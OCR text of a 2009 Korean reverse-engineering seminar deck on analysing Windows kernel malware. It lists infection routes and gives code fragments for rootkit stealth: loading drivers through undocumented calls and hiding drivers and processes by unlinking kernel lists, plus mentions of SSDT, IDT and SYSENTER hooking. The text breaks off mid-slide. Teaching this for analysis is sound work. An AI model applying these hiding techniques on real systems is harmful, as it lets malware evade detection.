Malware Analysis Method of Windows Kernel

2009.07.04

CodeEngn

3rd CodeEngn ReverseEngineering Seminar

Content


- Malware
- Infection
- Windows Kernel
- Exam 1. Hide Driver & Process
- Exam 2. Hook SDT & IDT
- Exam 3. Attach Device
- Exam 4. Create UserMode Thread
- Exam 5. Subverting the MBR
- Analysis

Malware

- Virus
- Trojan
- Worm
- Exploit / Vulnerability
- Spyware / Addware
- Hox

Infection

[Hacking]



- Exploit
- 사회공학기법
- ...

[네트워크 공유]

- $ 공유
- User 공유

[E-Mail]

- HT
- 첨부
- HyperLink

[Windows Vulnerability]

MS09-XXX

[WEB]

- Down
- Ifram
- Script

[불법 Software]

- Trojan
- Dropper
- ...

[USB Memory]

- Autorun.inf
- Virus
- Troj
- Expl

[Application


- C
- A
- Exp
- ...

[Internet Worm]


- Subnet
- Shared
- Exploit

- NateOn
- 버디버디
- ...

Windows Kernel



Windows Kernel



Rootkit

"A Rootkit is a set of programs and code that allows a permanent or consistent, *undetectable* presence on a computer"

FIRST.
HIDE DRIVER & PROCESS

SCENARIO

Web Hacking

[SPECIAL FEATURE]

Insert IFrame
or JavaScript

Malware

I. Rootkit Hide Loading


II. Driver Hiding

III. Process Hiding

Exploit or FileDownload

Load Driver

§ SCM (Service Control Manager)




§ ZwSetSystemInformation

```
ZwSetSystemInformation( SystemLoadAndCallImage,
                        &MyDriver,
                        sizeof(SYSTEM_LOAD_AND_CALL_IMAGE) )
```

§ ZwLoadDriver

```
ZwLoadDriver( DriverServiceName )
```

Hide Driver



- LDR_DATA_TABLE_ENTRY (pDriverObject->DriverSection)
  pLDR = *((LDR_DATA_TABLE_ENTRY**)((DWORD)pDriverObject + 0x14));
- LIST_ENTRY
  *((PDWORD)pLDR-> InLoadOrderLinks.Blink) =
  (DWORD)pLDR-> InLoadOrderLinks.Flink;
  ((DWORD)pLDR-> InLoadOrderLinks.Flink->Blink =
  (DWORD)pLDR-> InLoadOrderLinks.Blink;


Hide Process

- PsGetCurrentProcess()
  mov eax, fs:0x00000124
  mov eax, [eax + 0x44]

- KPCR (Kernel Processor Control Region)
  mov eax, fs:0x00000000 // KPCR
  mov eax, [eax + 0x20] // KPRCB (Kernel Processor Control Block)
  mov eax, [eax + 0x4] // KTHREAD

- EPROCESS
  mov eax, KTHREAD
  mov eax, [eax + 0x44]

- LIST_ENTRY
  pList = (PLIST_ENTRY)[EPROCESS+0x88]; // Over WinXP
  ((DWORD)pList->Blink) = (DWORD)pList->Flink;
  ((DWORD)pList->Flink+1) = (DWORD)pList->Blink;
  pList->Flink = (LIST_ENTRY*)&(pList->Flink);
  pList->Blink = (LIST_ENTRY*)&(pList->Flink);




SECOND.
HOOK SDT & IDT

SCENARIO

Attack

[SPECIAL FEATURE]


Send SpamMail

I. SSDT(System Service Descriptor Table) Hooking

II. Detour Patch, Trampoline


III. IDT(Interrupt Descriptor Table) Hooking

IV. SYSENTER Hooking




Receive the Mail with 